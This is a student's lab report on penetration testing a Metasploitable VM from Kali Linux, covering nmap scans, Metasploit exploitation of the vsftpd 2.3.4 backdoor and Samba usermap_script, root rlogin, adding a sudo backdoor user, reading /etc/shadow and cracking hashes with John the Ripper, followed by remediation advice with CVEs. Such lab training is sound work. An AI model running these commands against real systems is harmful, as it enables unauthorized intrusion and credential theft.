**Network Penetration Testing with Real-World Exploits and Security Remediation**

**Name : Nohit Singh Chouhan**

**ERP : 6602421**

**Course : B.Tech IT**

**Semester : 6th**

**Date : 18/05/2025**

**Project Overview**

**Introduction:**

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

**Theory about the project:**

Network penetration testing is the process of evaluating a system’s network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases :

* Reconnaissance: Gathering information about the target.
* Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.
* Exploitation: Gaining unauthorized access using known exploits.
* Post-Exploitation: Activities like privilege escalation or data access.Remediation: Providing security measures to patch vulnerabilities.

1. **Project requirements:**


Two Operating System :

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)
3. **Tools Details:**


|  |  |
| --- | --- |
| **Kali Linux** | The attacker machine, containing pre-installed  penetration testing tools. |
| **Metasploitable** | A vulnerable machine to practice attacks on. |
| **nmap** | For network scanning, port discovery, OS  detection, and service version enumeration. |
| **Metasploit Framework** | For exploiting known vulnerabilities in services running on the target. |
| **John the Ripper** | For cracking hashed passwords obtained from  /etc/shadow. |

1. **Tasks:**
2. Network Scanning
3. **Task 1 : Basic Network Scan**

* nmap -v 192.168.232.129

1. ****Output :
2. **Task 2 : Reconnaissance**
3. **Scanning for hidden Ports :**


* nmap -v -p- 192.168.232.129



output :

1. **Total Hidden Ports = 7**
2. List of hidden ports :
3. 8787
4. 3632
5. 6697
6. 34230
7. 44040
8. 49097
9. 56462
10. **Service Version Detection :**

* nmap -v -sV 192.168.232.129

1. output :
2. **Operating System Detection:**

* nmap -v -O 192.168.232.129


1. output :
2. **Task 3 : Enumeration**
3. **Target IP Address –** 192.168.232.129
4. **MAC Address** –00:0c:29:1f:e6:99 (VMware)
5. **Device type** - General Purpose
6. **Running** - Linux 2.4.X
7. **OS CPE** - cpe:/o:linux:linux\_kernel:2.4.37
8. **OS details** - DD-WRT v24-sp2 (Linux 2.4.37)
9. **Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)**

|  |  |  |  |
| --- | --- | --- | --- |
| PORT | STATE | SERVICE | VERSION |
| 21/tcp | open ftp | vsftpd | 2.3.4 |
| 22/tcp | open ssh | OpenSSH | 4.7p1 Debian 8ubuntu1 (protocol 2.0) |
| 23/tcp | open telnet | Linux | telnetd |
| 25/tcp | open smtp | Postfix | smtpd |
| 53/tcp | open domain | ISC BIND | 9.4.2 |
| 80/tcp | open http | Apache httpd | 2.2.8 ((Ubuntu) DAV/2) |
| 111/tcp | open rpcbind | 2 | (RPC #100000) |
| 139/tcp | open netbios-ssn | Samba smbd | 3.X - 4.X |
| 445/tcp | open netbios-ssn | Samba smbd | 3.X - 4.X |
| 512/tcp | open exec |  |  |
| 513/tcp | open login |  |  |
| 514/tcp | open shell |  |  |
| 1099/tcp | open java-rmi | GNU Classpath | rmiregistry |
| 1524/tcp | open bindshell | Metasploitable | root shell |
| 2049/tcp | open nfs | 2-4 | (RPC #100003) |
| 2121/tcp | open ccpoxy-ftp? |  |  |
| 3306/tcp | open mysql | MySQL | 5.0.51a-3ubuntu5 |
| 5432/tcp | open postgresql | PostgreSQL DB | 8.3.0 - 8.3.7 |
| 5900/tcp | open vnc | VNC | (protocol 3.3) |
| 6000/tcp | open x11 |  | (access denied) |
| 6667/tcp | open irc | UnrealIRCd |  |
| 8009/tcp | open ajp13 | Apache Jserv | (Protocol v1.3) |
| 8180/tcp | open http | Apache Tomcat/Coyote JSP engine | 1.1 |


**Hidden Ports with Service Versions (ONLY HIDDEN PORTS)**

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd
4. 34230/tcp open java-rmi GNU Classpath grmiregistry
5. 44040/tcp open mountd 1-3 (RPC #100005)
6. 49097/tcp open nlockmgr 1-4 (RPC #100021)
7. 56462/tcp open status 1 (RPC #100024)
8. **Task 4 : Exploitation of Services**
9. **vsftpd 2.3.4 (Port 21 – FTP)**


* msfconsole
* use exploit /unix/ftp/vsftpd\_234\_backdoor
* set RHOST 192.168.232.129
* set RPORT 21
* run

1. 
2. output :
3. **SMB 3.0.20-Debian (Port 443)**

* msfconsole
* search smb version
* use auxiliary/scanner/smb/smb\_version
* use exploit/multi/samba/usermap\_script
* show options
* set RHOST 192.168.232.129
* run

1. 
2. output :
3. **Exploiting R Services (Port 512,513,514)**

* nmap -p 512,513,514 -sC -sV --script=vuln 192.168.232.129
* rlogin -l root 192.168.232.129

1. output :
2. **Task 5 : Create User with Root Permission**


* adduser **nohit**
* password **nohit**
* sudo usermod -aG sudo nohit
* cat /etc/passwd | grep nohit
* nohit:x:1002:1002:,,,:/home/nohit:/bin/bash
* sudo cat /etc/shadow | grep nohit
* nohit:$y$j9T$pG6kMMG41no7fxpz8B9xq1$Qs/DLzrL/OYJ7T8Laj3pDoft/rGRjJyEJGg3vVxHLb2

1. **Task 6 : Cracking Password Hashes**

* nano nohit.txt

1. 

* john --format=crypt nohit.txt
* john --show nohit.txt

1. 
2. **Task 7 : Remediation**
3. **FTP Service (vsftpd)**

**Current Version :** vsftpd 2.3.4

**Latest Version :** vsftpd 3.0.5 (as of 2025)

**Vulnerability**: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

**CVE**: [CVE-2011-2523](https://nvd.nist.gov/vuln/detail/CVE-2011-2523)

**Reference:** [**https://www.youtube.com/watch?v=G7nIWUMvn0o**](https://www.youtube.com/watch?v=G7nIWUMvn0o)

## Remediation:

* Option 1: Upgrade to vsftpd 3.0.5
* Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

## SMB 3.0.20-Debian (Port 443)

* + **Service:** Samba SMB
  + **Current Version:** 3.0.20
  + **Latest Version:** Samba 4.20.1 (as of May 2025)

## Vulnerabilities:

* + - **SMB version 3.0.20** is vulnerable to:
      * Remote Code Execution (RCE)
      * Null session attacks
      * Arbitrary file write/read

## Common CVEs:

* + - [CVE-2007-2447](https://nvd.nist.gov/vuln/detail/CVE-2007-2447) – Samba "username map script" command injection
    - [CVE-2017-7494](https://nvd.nist.gov/vuln/detail/CVE-2017-7494) – Arbitrary code execution
  + **Impact:** Attackers can exploit these flaws to **gain shell access**, **move laterally**, or **dump credentials**.

## Remediation Steps:

* + - Disable SMBv1 and restrict access to trusted IPs only
    - Upgrade Samba to the **latest stable version (v4.20.1)**
    - Harden the /etc/samba/smb.conf file to disable guest access and enable logging
  + **Reference:** [**https://www.youtube.com/watch?v=HPP70Bx0Eck**](https://www.youtube.com/watch?v=HPP70Bx0Eck)

## R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

* + **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
  + **Status:** Outdated, Insecure, and Deprecated

## Vulnerabilities:

* + - Transmit credentials in plaintext
    - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
    - Weak or no authentication mechanism
    - Allow unauthorized remote access if .RHOSTS files are misconfigured

## CVEs:

* + - [CVE-1999-0651](https://nvd.nist.gov/vuln/detail/CVE-1999-0651) – R-services allow remote attackers to access without proper authentication.

## Impact:

* + - Any user on the network can potentially **impersonate** others and execute remote commands

## Remediation Steps:

* + - Immediately disable the rsh, rlogin, and rexec services:
  + **Reference:** [**https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651**](https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651)

**Learning from this project**

During the course of this project, I gained valuable hands-on experience in the field of ethical hacking and network security. By working within a controlled lab environment using Kali Linux and Metasploitable, I was able to simulate real-world cyberattacks in a safe and educational setting. This allowed me to understand how attackers identify and exploit vulnerabilities in systems. I performed crucial steps such as network scanning, enumeration, exploitation, and privilege escalation—each stage helping me solidify my theoretical understanding through practical application.

One of the most important aspects I learned was the importance of security remediation. After exploiting the vulnerabilities, I focused on how to mitigate them to prevent real-life attacks. I also explored tools like Nmap, Metasploit, and John the Ripper, which are widely used in the industry for penetration testing. Overall, this project has significantly enhanced my technical skills and has given me a strong foundation to pursue further specialization in cybersecurity. It reinforced the ethical responsibility of a penetration tester to protect digital infrastructure by identifying weaknesses before malicious actors can exploit them.

Thank You !